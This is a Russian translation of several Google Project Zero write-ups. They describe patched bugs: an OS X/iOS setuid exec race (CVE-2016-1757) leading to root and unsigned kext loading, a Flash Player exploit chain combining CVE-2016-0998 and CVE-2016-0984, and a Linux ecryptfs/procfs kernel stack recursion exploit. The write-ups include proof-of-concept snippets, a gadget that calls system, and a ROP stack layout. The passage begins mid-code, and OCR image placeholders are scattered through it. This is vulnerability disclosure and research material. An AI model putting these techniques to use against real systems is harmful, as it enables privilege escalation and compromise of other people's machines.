                    printf("Created elevated process\n");
                    break;
                }

                TerminateProcess(procInfo.hProcess, 1);
                CloseHandle(procInfo.hProcess);
                CloseHandle(procInfo.hThread);
            }
        }
    }
    return 0;
}
```

Кто быстрее доберётся до ядра!

Автор: Иэн Бир, Google Project Zero.

Код ядра OS X и iOS, загружавший двоичный файл setuid-root, раньше делал старый порт задачи недействительным лишь после помещения новой карты виртуальной памяти в старый объект задачи. Это оставляло короткое окно гонки, в котором атакующий мог изменить память процесса, собиравшегося запуститься с эффективным UID 0. Тот же примитив позволял получить произвольные полномочия, а в OS X — загрузить неподписанное расширение ядра.

Об ошибке сообщили Apple 16 декабря 2015 года; она была исправлена в OS X 10.11.4 и iOS 9.3 как CVE-2016-1757. Исходный отчёт содержит дополнительные технические сведения и обновлённый эксплойт.

Порты задач

В OS X крайне ограниченная реализация `ptrace`, где нет даже базовых операций чтения и записи памяти. Это один из примеров двойственной природы XNU: рядом с интерфейсом BSD существует параллельная абстракция Mach, поддерживающая отладчики через порты задач.

У каждого процесса есть порт задачи. Процесс может выделить страницу в собственной памяти так:

```
mach_vm_address_t addr = 0;
mach_vm_allocate(
    mach_task_self(),
    &addr,
    0x1000,
    VM_FLAGS_ANYWHERE);
```

`mach_vm_allocate` — метод Mach Interface Generator (MIG), реализованный в ядре и объявленный в `mach_vm.defs`. Первый аргумент указывает целевую задачу. Обладающий правом отправки в порт задачи другого процесса вызывающий может передать этот порт и выделить память в чужом адресном пространстве. Аналогично `mach_vm_read` и `mach_vm_write` предоставляют фактический контроль над памятью процесса.

Обычно задачи имеют право отправки только в собственный порт, но могут передавать его через обычные сообщения Mach.


execve

Новый порт задачи обычно создаётся для нового процесса через `fork` или `posix_spawn`; простое выполнение другого двоичного файла его не сбрасывает. Это создаёт проблему безопасности: как `exec` может безопасно повысить привилегии setuid-файла, если другой процесс по-прежнему имеет право отправки в старый порт задачи?

Путь выполнения содержит следующую предусмотренную защиту:

```
/*
 * Have mach reset the task and thread ports.
 * We don't want anyone who had the ports before
 * a setuid exec to be able to access/control the
 * task/thread after.
 */
ipc_task_reset(p->task);
```

Однако execve сложна, и сброс происходит слишком поздно:



1. Старый порт задачи остаётся действительным, а его задача указывает на старую vm_map. load_machfile создаёт новую, пока ни к чему не присоединённую карту исполняемого файла.
2. parse_machfile разбирает и загружает образ Mach-O в новую карту и проверяет подпись кода.
3. swap_task_map переключает существующую задачу на новую карту. Теперь вызовы через старый порт работают с адресным пространством нового исполняемого файла.
4. exec_handle_sugid обнаруживает setuid-файл и наконец сбрасывает порт задачи.

Между третьей и четвёртой фазами старый порт сохраняет полный доступ на чтение и запись к новому загруженному образу, который вот-вот запустится с повышенными привилегиями. Поэтому mach_vm_write может заменить его текст контролируемым атакующим кодом. Промежутка достаточно для нескольких вызовов MIG ядра.

Создание надёжного эксплойта

Сначала атакующему нужен адрес нового образа. OS X рандомизирует базу двоичного файла при каждом выполнении, хотя динамические библиотеки исторически вели себя иначе.

Порт задачи поддерживает не только слепое чтение и запись. mach_vm_region сообщает об отображениях целевой карты. Эксплойт многократно запрашивает самый низкий отображённый адрес. Когда он меняется, новая карта уже установлена, а выполнение находится в окне между swap_task_map и сбросом порта.

От этой базы эксплойт вычисляет точку входа исполняемого файла, меняет защиту её страницы на RWX с помощью mach_vm_protect и перезаписывает шелл-кодом через mach_vm_write.

Сценарий эксплойта root_shell.sh демонстрирует метод на актуальных на тот момент выпусках OS X. Он использует otool, чтобы получить точку входа setuid-root файла traceroute6.

Идём дальше: подпись кода и полномочия

Во второй фазе `parse_machfile` одновременно загружает Mach-O и проверяет подпись. В отличие от iOS, OS X обычно не требует подписывать пользовательские исполняемые файлы, но использует подписи для защиты полномочий — подписанных XML-объявлений, встроенных в Mach-O.

Код ядра проверяет полномочия интерфейсами вроде `IOTaskHasEntitlement`. Загрузчик расширений ядра принимает запросы только от root-процесса с полномочием `com.apple.rootless.kext-management`.

Это важно, поскольку OS X проверяла подписи kext в пользовательском пространстве. Полномочие отделяло обычный root пользовательского пространства от выполнения кода ядра.

Им обладают два системных файла: `kextd` и `kextload`. Эксплойт может сначала выполнить setuid-root файл и получить root, а затем запустить один из этих инструментов и снова выиграть гонку, получив его полномочие.

Изменение kextload

`kextload` — более простая цель, поскольку может загружать расширение ядра без передачи работы `kextd`. Эксплойт изменяет `checkAccess`, заставляя программу считать `kextd` недоступным и загружать расширение самостоятельно. Затем вызовы `checkKextSignature` и `checkSignaturesOfDependents` изменяются так, чтобы сообщать об успехе. После этого `kextload` принимает подписанные и неподписанные расширения.

Опубликованный эксплойт содержит двоичный патч проверок подписи для OS X 10.11.3, простое расширение Hello World и сценарии `load_kext.sh` и `unload_kext.sh`. Всё можно запускать от обычного пользователя; отладочный вывод ядра появляется в Console.app.

Жизнь после Isolated Heap

Автор: Natalie Silvanovich, скорбящая по утраченным эксплойтам.

Adobe внесла несколько изменений в кучу Flash Player, чтобы усложнить эксплуатацию уязвимостей, особенно обращений к освобождённой памяти. В этой статье их влияние рассматривается на примере эксплойта, объединяющего две ошибки, обнаруженные после внедрения Isolated Heap.

Isolated Heap

Куча MMgc во Flash использует сборку мусора, но также поддерживает неуправляемые выделения фиксированного размера. Исторически эксплойты опирались на её свойства выделения памяти, особенно для `Vector`, чтобы превратить повреждение кучи в доступ на чтение и запись по всей памяти Flash. `ByteArray` и `BitmapData` также встречались в реальных эксплойтах.

Изначально MMgc распределяла память по корзинам на основании типа и размера. Память без сборки мусора использует Fixed allocator, а память со сборкой мусора — GC allocator. Последний имеет около восьми подтипов, определяемых наличием указателей, пользовательских финализаторов и процедур GC. Затем запросы разделяются по размеру, причём крупные объекты получают отдельные страницы.

Isolated Heap добавляет раздел как третий критерий размещения. У каждого раздела своя память, которая дополнительно подразделяется по типу и размеру. Объекты, в которых вероятно появление ошибок повреждения, отделяются от объектов, полезных для эксплуатации повреждения, а расположение получает дополнительную энтропию.

Существует три раздела:

1. Объекты с указателями, включая объекты сценариев, их вспомогательную память GC и некоторые массивы указателей.
2. Данные без указателей, главным образом массивы примитивных значений.
3. Небольшой набор буферных объектов переменного размера, исторически использовавшихся в эксплойтах.

Помимо изоляции кучи, контрольные суммы обнаруживают изменение некоторых чувствительных объектов и завершают проигрыватель.

CVE-2016-0998

CVE-2016-0998, обнаруженная Mateusz Jurczyk и Natalie Silvanovich, была заявлена 3 февраля 2016 года и исправлена 10 марта. Это неинициализированная переменная, появившаяся при исправлении обращения к освобождённой памяти в ActionScript 2. За предшествующий год было исправлено около 80 похожих ошибок, причём два из этих исправлений внесли неинициализированные переменные.

Полный пример для воспроизведения:

```
var o = {};
o.unwatch();
```

unwatch пытается преобразовать первый аргумент в строку до входа в участок, где вредоносный toString способен освободить объект. При этом наличие аргумента не проверяется:

```
void* args = alloca(args_size);

for (int i = 0; i < args_size; i++) {
    // Initialise args.
}

if ((((int)args[0]) & 6) == 6)
    args[0] = call_toString(args[0]);

if (args_size < 1)
    exit();
```

Во Flash alloca(0) всё равно резервирует минимальные 16 байт, однако цикл инициализации не выполняется. Поэтому args[0] содержит устаревшие данные стека. Уязвимый путь выполняется только тогда, когда младшие биты значения указывают на ScriptObject, то есть оканчиваются на 6. При пустом списке аргументов функция быстро завершается, поэтому с устаревшим значением работает только call_toString. Она ищет toString среди членов предполагаемого объекта и выполняет виртуальные вызовы.

Из этого следуют три стратегии эксплуатации:

1. Поместить в стек абсолютный указатель, оканчивающийся на 6. Для этого требуется ещё один обход ASLR.
2. Поместить в стек указатель на буфер, не являющийся ScriptObject, и эксплуатировать путаницу типов. Полезные невыровненные указатели обычно ведут на байтовые буферы, но при ASLR адрес допустимой таблицы виртуальных функций остаётся неизвестным.
3. Оставить в стеке устаревший указатель ScriptObject, освободить объект, заменить его объектом другого типа и эксплуатировать возникшее обращение к освобождённой памяти.

Второму варианту мешает изоляция. Управляемые сценарием байтовые буферы находятся в разделе 3, а объекты с допустимыми таблицами виртуальных функций — в других разделах, поэтому заменить буфер полезным объектом с указателями невозможно.

Третий вариант предоставляет широкое окно для замены, однако та должна совпадать по разделу, типу аллокатора и размеру. Этим условиям соответствуют лишь около десяти кандидатов, и все они происходят от класса ActionScript 3 ScriptObject. Первый виртуальный вызов соответствует ScriptObject::getDescendants, которая немедленно создаёт исключение AS3. Поскольку обработчики исключений в этом контексте не инициализированы, результатом становится аварийное завершение из-за нулевого указателя. Подходящего объекта для замены найти не удалось.

Таким образом, казалось, что для ошибки нужна отдельная утечка информации.

CVE-2016-0984

CVE-2016-0984 — обращение к освобождённой памяти при обработке звука, позволяющее только читать освобождённый буфер. Ошибка была заявлена 11 января 2016 года и исправлена 16 февраля.

```
var s = new Sound();
var b = new ByteArray();
for (var i = 0; i < 1600; i++) {
    b.writeByte(1);
}
b.position = 0;
s.loadPCMFromByteArray(b, 100, "float", false, 2.0);
```

```
var c = new ByteArray();
for (var i = 0; i < 2; i++) {
    c.writeByte(1);
}
c.position = 0;
try {
    s.loadPCMFromByteArray(c, 1, "float", false, 2.0);
} catch (e:Error) {
    trace(e.message);
}

var d = new ByteArray();
s.extract(d, 1, 0);
```

Уязвимый метод загружает данные PCM из массива ActionScript, обрабатывает их и сохраняет в объекте Sound:

```
if (input_size < needed_size) { // needed_size is wrong
    throwASException();
}

delete[] m_pcm;
char* sound_data = new char[input_size];

for (int i = 0; i < input_size; i++) {
    sound_data[i] = inputArray.readStuff(); // can throw
}

m_pcm = sound_data;
```

Арифметическая ошибка позволяет слишком маленьким входным данным пройти начальную проверку. Чтение за пределами входного массива создаёт исключение после освобождения `m_pcm`, но до назначения замены. Освобождённое выделение может иметь произвольный размер, однако всегда является массивом символов в разделе 2, куче данных.

Утечка таблицы виртуальных функций

Большинство объектов в разделе 2 — массивы примитивов. Там же находятся типизированные массивы указателей, но обычно они указывают на примитивные данные, по которым нельзя с пользой перемещаться через эту ошибку только для чтения. Управляемый сценарием массив виртуальных объектов найти не удалось.

Однако LIR JIT-компилятора ActionScript реализует небольшой аллокатор, страницы которого выделяются как крупные массивы символов в разделе 2. Эти страницы переменного размера часто содержат объекты с таблицами виртуальных функций. Выбрав размер PCM, совпадающий с часто встречающимся выделением страницы LIR, удалось прочитать таблицу виртуальных функций и обойти ASLR.

Поиск управляемого буфера

`LocaleID.determinePreferredLocales` выделяет массив значений `char*`, полученных из переданного вектора строк. Эти указатели можно прочитать через освобождённое выделение PCM. Строки ActionScript неизменяемы и заканчиваются на NUL, поэтому в 64-разрядных системах могут содержать только один указатель. Вместо этого внутренние массивы символов, созданные данным API, освобождались и заменялись целочисленными массивами. В отличие от обычных строк сценария, эти внутренние массивы относятся к разделу 2, а не 3.

`BitmapData.paletteMap` принимает четыре целочисленных массива по 256 элементов и копирует их в выделение из 1024 элементов. К этому моменту известны адреса и таблицы виртуальных функций, и буфера, поэтому неизменяемость не мешает. Обычно временные массивы освобождаются при возврате, однако поздний входной элемент может определить `valueOf`, создающий исключение. Большая часть данных копируется до того, как исключение прервёт путь очистки, оставив управляемое выделение в живых. Этот приём с исключением полезен во многих методах.

Теперь у эксплойта есть и указатель на код, и управляемый буфер — этого достаточно для использования CVE-2016-0998.

Собираем всё вместе

CVE-2016-0998 требует оставить в нативном стеке указатель на управляемый буфер с тремя младшими битами, равными 6. Преобразование UTF-8 в UTF-16 использует стек, когда итоговая строка UTF-16 короче 256 байт, поэтому тщательно подобранное содержимое строки позволяет поместить туда указатель.

Сначала эксплойт увеличивает нативный стек C++, чтобы устаревшие значения не вызывали преждевременных сбоев. Рекурсия в ActionScript увеличивает другой стек, поэтому эксплойт заставляет `swapDepths` рекурсивно вызывать `toString` в нативном коде:

```
_global.v = 31;
_global.mc = this;

var o = {toString: f};
this.swapDepths(o);

function f() {
    if (_global.v > 0) {
        _global.v = _global.v - 1;
        _global.mc.swapDepths(this);
    } else {
        var t = _global.mc;
        t.swapDepths(d, 2);
    }
    return "ffffffffffffffffffffffffffffffffffffffffffffffffffffffff";
}
```

Возвращаемое значение преобразуется из UTF-8 в UTF-16 и помещается в нативный стек. Преобразование выполняется только для строки, статически закодированной в SWF, но не для строки, созданной при выполнении ActionScript, поэтому эксплойт динамически строит второй SWF.

На первом этапе `soundPCM.swf` использует CVE-2016-0984, чтобы получить таблицу виртуальных функций и выделить управляемый буфер. JavaScript передаёт его адрес в `test.cgi`, чей код Python вставляет адрес в статическую строку в `new.swf`. Пользовательский кодировщик UTF-8 всегда создаёт трёхбайтовые последовательности, сохраняя смещения SWF неизменными независимо от значения указателя. Преобразование останавливается на старших байтах `0x0000` 64-разрядного указателя, ограничивая приём одним указателем, но этого достаточно.

Созданный SWF загружается один раз с `num=15` для подготовки стека и ещё раз с `num=14` для активации `unwatch`, вызывающей нативную обработку `toString` для поддельного объекта.

Что находится в буфере

Несколько указателей, встречающихся до виртуального вызова, должны ссылаться на допустимую память; они направлены обратно в тот же управляемый буфер. Его первое поле указывает на расположенную дальше поддельную таблицу виртуальных функций. Выбранный гаджет:

```
mov rdi, rax
call [rax + 0x28]
```

`rdi` становится адресом начала таблицы виртуальных функций, содержащей строку команды. Поддельная запись по смещению `0x28` указывает на место, которое вызывает `system` внутри подключаемого модуля Flash и выполняет эту команду.

Заключение

Isolated Heap значительно усложнила и замедлила эксплуатацию CVE-2016-0998, вынудив применить отдельную утечку информации, которая прежде, вероятно, не потребовалась бы. Слабые места сохранились, особенно выделения JIT и массивы указателей в общем разделе данных. Тем не менее изоляция кучи стала существенным улучшением, и Project Zero работала с Adobe над дальнейшим усилением защиты.

Эксплуатация рекурсии в ядре Linux

Автор: Jann Horn, Google Project Zero.

1 июня 2016 года Project Zero сообщила об ошибке произвольной рекурсии в ядре Linux. Локальный пользователь Ubuntu мог активировать её в системе, установленной с поддержкой шифрования домашних каталогов. Отчёт об ошибке содержит пример аварийного завершения и полный эксплойт.

Предварительные условия

Процессы пользователя в Linux обычно имеют стек размером 8 Мбайт с защитной страницей под ним, поэтому бесконечная рекурсия в норме приводит к контролируемой ошибке. Стеки ядра намного меньше: 4096 или 8192 байта на 32-разрядной x86 и 16 384 байта на x86-64 в зависимости от `THREAD_SIZE_ORDER` и `THREAD_SIZE`. Они выделяются buddy allocator и исторически не имели защитных страниц. Поэтому переполнение сталкивалось с обычными данными ядра, делая строгие ограничения выделений в стеке и рекурсии жизненно необходимыми.


Большинство файловых систем Linux являются псевдофайловыми системами или используют блочное устройство. `ecryptfs` и `overlayfs` — многослойные файловые системы: они используют каталоги нижележащих файловых систем и преобразуют обращения. Overlayfs объединяет несколько деревьев, а ecryptfs прозрачно шифрует данные.

Наложение добавляет кадры VFS к каждой операции. Поэтому неограниченное число слоёв могло бы переполнить стек ядра, и `FILESYSTEM_MAX_STACK_DEPTH` ограничивает вложенность двумя многослойными уровнями поверх обычной файловой системы.

Procfs синхронно предоставляет доступ к памяти процессов через несколько файлов каждого процесса:

• `mem` охватывает полный диапазон виртуальных адресов и требует `PTRACE_MODE_ATTACH`.
• `environ` охватывает диапазон от `mm->env_start` до `mm->env_end` и требует `PTRACE_MODE_READ`.
• `cmdline` обычно охватывает диапазон от `mm->arg_start` до `mm->arg_end` при условии, что последний байт равен NUL.

Если бы эти файлы можно было отображать в память, отображения между процессами могли бы создавать рекурсивные страничные ошибки:



Для них намеренно предоставлены только операции чтения и записи, но не `mmap`:

```
static const struct file_operations proc_pid_cmdline_ops = {
    .read = proc_pid_cmdline_read,
    .llseek = generic_file_llseek,
};

static const struct file_operations proc_mem_operations = {
    .llseek = mem_lseek,
    .read = mem_read,
```

```
    .write = mem_write,
    .open = mem_open,
    .release = mem_release,
};

static const struct file_operations proc_environ_operations = {
    .open = environ_open,
    .read = environ_read,
    .llseek = generic_file_llseek,
    .release = mem_release,
};
```

Ecryptfs поддерживает mmap. Она не может просто предоставить кэш страниц нижележащего файла, поскольку данные там зашифрованы, поэтому поддерживает расшифрованный кэш. При страничной ошибке она считывает зашифрованные байты из нижележащего файла функцией kernel_read(), а не отображает второй кэш. Следовательно, ecryptfs может создать отображённое расшифрованное представление любого нижележащего файла, имеющего обработчик чтения и начинающегося с допустимых зашифрованных данных, даже если у самого нижележащего файла нет обработчика mmap.

Уязвимость

Создадим процесс A, а затем смонтируем ecryptfs в /tmp/$A, используя /proc/$A как нижележащий каталог. При одном ключе ecryptfs шифрование имён файлов отключено. /tmp/$A/environ и /tmp/$A/cmdline можно отобразить в память, если их аналоги procfs начинаются с допустимого заголовка ecryptfs.


/proc/$A/mem менее полезен: непривилегированный процесс не может отобразить нулевой адрес, поэтому чтение по смещению ноль всегда возвращает -EIO и там нельзя разместить необходимый заголовок.

В ядрах Ubuntu включён CONFIG_CHECKPOINT_RESTORE, позволяющий непривилегированному процессу задать arg_start, arg_end, env_start и env_end с помощью:

```
prctl(PR_SET_MM, PR_SET_MM_MAP, &mm_map, sizeof(mm_map), 0);
```

Так environ и cmdline направляются на произвольные пользовательские отображения. Ядра без checkpoint/restore всё ещё можно атаковать, повторно запуская процесс с выбранными размерами аргументов и окружения и заменяя часть отображения стека.

Загрузим допустимый зашифрованный файл ecryptfs в процесс A и направим диапазон его окружения на эти данные. Теперь /tmp/$A/environ предоставляет расшифрованное представление, которое процесс B может отобразить. Многократное шифрование данных создаёт «матрёшку» ecryptfs, позволяя цепочке процессов отображать диапазоны окружения друг друга:



Если страницы отсутствуют, ошибка в C заставляет ecryptfs читать `/proc/$B/environ`, вызывая ошибку в B, который читает `/proc/$A/environ` и вызывает ошибку в A. Произвольное удлинение цепочки переполняет стек ядра. Повторяющийся участок выглядит так:

```
[...]
handle_mm_fault+0xf8b/0x1820
__get_user_pages+0x135/0x620
get_user_pages+0x52/0x60
__access_remote_vm+0xe6/0x2d0
access_remote_vm+0x1f/0x30
environ_read+0x122/0x1a0
__vfs_read+0x18/0x40
vfs_read+0x86/0x130
kernel_read+0x50/0x80
ecryptfs_read_lower+0x23/0x30
ecryptfs_decrypt_page+0x82/0x130
ecryptfs_readpage+0xcd/0x110
filemap_fault+0x23b/0x3f0
__do_fault+0x50/0xe0
handle_mm_fault+0xf8b/0x1820
__get_user_pages+0x135/0x620
get_user_pages+0x52/0x60
__access_remote_vm+0xe6/0x2d0
access_remote_vm+0x1f/0x30
environ_read+0x122/0x1a0
[...]
```

Для атаки требуется разрешение смонтировать ecryptfs поверх `/proc/$pid`. Установка `ecryptfs-utils`, которую Ubuntu выполняла для зашифрованных домашних каталогов, предоставляла setuid-помощник `/sbin/mount.ecryptfs_private`. Он требовал владения исходным каталогом, но пользователи «владеют» каталогами procfs собственных процессов.

Эксплуатация ошибки

Дальнейшее обсуждение относится к amd64 там, где архитектура имеет значение.

В старых переполнениях стека ядра можно было перезаписать `restart_block` или `addr_limit` в `thread_info`, как описано в **infiltrate12-thestackisback.pdf** (файл в

files/infiltrate12-thestackisback.pdf). Это позволяло непосредственно выполнять пользовательский код либо читать и записывать память ядра через `copy_from_user()` и `copy_to_user()`.

Здесь `restart_block` уже был перемещён в другое место. Рекурсивный стек содержал кадры `kernel_read()`, поэтому `addr_limit` имел значение `KERNEL_DS` и вернулся бы к `USER_DS` при раскрутке. В Ubuntu Xenial также был включён `CONFIG_SCHED_STACK_END_CHECK`, размещавший над `thread_info` проверяемую планировщиком канарейку.

Вместо повреждения `thread_info` эксплойт переполняет стек в непосредственно предшествующее ему выделение buddy allocator, заставляя это выделение перекрыться с активными кадрами стека. Канарейка и несколько полей должны остаться неповреждёнными:

В некоторых кадрах рекурсии есть пробелы. Использование `cmdline` внизу создаёт область из пяти QWORD, не затрагиваемую при спуске, которой достаточно, чтобы охватить участок от `STACK_END_MAGIC` до `flags`. Отладочный модуль, предварительно заполнявший стек маркерами, сделал эти пробелы видимыми:

```
0xffff88015d115030: 0x0000000000000020 0xffff880077494640
0xffff88015d115040: 0xffffea000531feb0 0xffff88015d115118
0xffff88015d115050: 0xffffffff811bfc2b 0xdead505cdead5058
0xffff88015d115060: 0xdead5064dead5060 0xdead506cdead5068
0xffff88015d115070: 0xffff88014e3dff70 0xffff88015d1150d8
[...]
0xffff88015d115120: 0xffffffff811bacd5 0xdead512cdead5128
0xffff88015d115130: 0xdead5134dead5130 0xdead513cdead5138
0xffff88015d115140: 0xdead5144dead5140 0xdead514cdead5148
0xffff88015d115150: 0xffff8800d8364b00 0xffff88015d118000
[...]
```


Пробел появляется только на определённых глубинах. Точно выровнять его позволяют три средства управления:

1. Каждый уровень рекурсии может использовать `environ` или `cmdline`, у которых различаются размеры кадров и пробелы.
2. Любой `copy_from_user()` может инициировать последнюю страничную ошибку.
3. Произвольный системный вызов записи можно сочетать с произвольным обработчиком записи VFS, что позволяет аналитически выбрать обе глубины кадров.

Итоговая цепочка сочетала `environ` и `cmdline`, входила через `write()` и использовала обработчик записи VFS `uid_map`.

Когда указатель стека входит в предшествующее выделение, поток ядра должен остановиться, пока выделение заменяется поддельным стеком. Последнее анонимное отображение меняется на отображение FUSE; `userfaultfd` не может перехватывать эти обращения к удалённой памяти.

Предшествующее выделение заполняется страницами каналов из buddy allocator. Пока процесс-жертва создаётся через `clone()` для сокращения шума выделений, эксплойт распыляет новые пустые каналы. Их страницы заполняются лишь до первого сохранённого `RIP` после ожидаемого `RSP`, остановленного в FUSE; дальнейшая запись повредила бы данные, используемые до перехвата управления. Когда жертва блокируется в FUSE, вторая запись в каждый канал заменяет сохранённый `RIP` и последующий стек управляемыми атакующим значениями.



Последней защитой должна была остаться KASLR. Ubuntu поддерживала её на x86 и amd64, но не включала по умолчанию из-за ошибки гибернации. Поэтому эксплойт предполагал известные адреса текста ядра и статических данных.

ROP могла бы напрямую вызвать `commit_creds(prepare_kernel_cred(NULL))`. Выбранный подход сохраняет существующее значение `KERNEL_DS` в `addr_limit` и возвращается прямо в пользовательский режим, не раскручивая кадры, которые восстановили бы `USER_DS`:

```
unsigned long new_stack[] = {
    0xffffffff818252f2, /* return pointer of syscall handler */

    /* 16 unused registers */
    0x1515151515151515, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0,

    (unsigned long)post_corruption_user_code, /* user RIP */
    0x33,                                     /* user CS */
    0x246,                                    /* EFLAGS, interrupts enabled */
    (unsigned long)(post_corruption_user_stack +
                    sizeof(post_corruption_user_stack)), /* user RSP */
    0x2b                                      /* user SS */
};
```

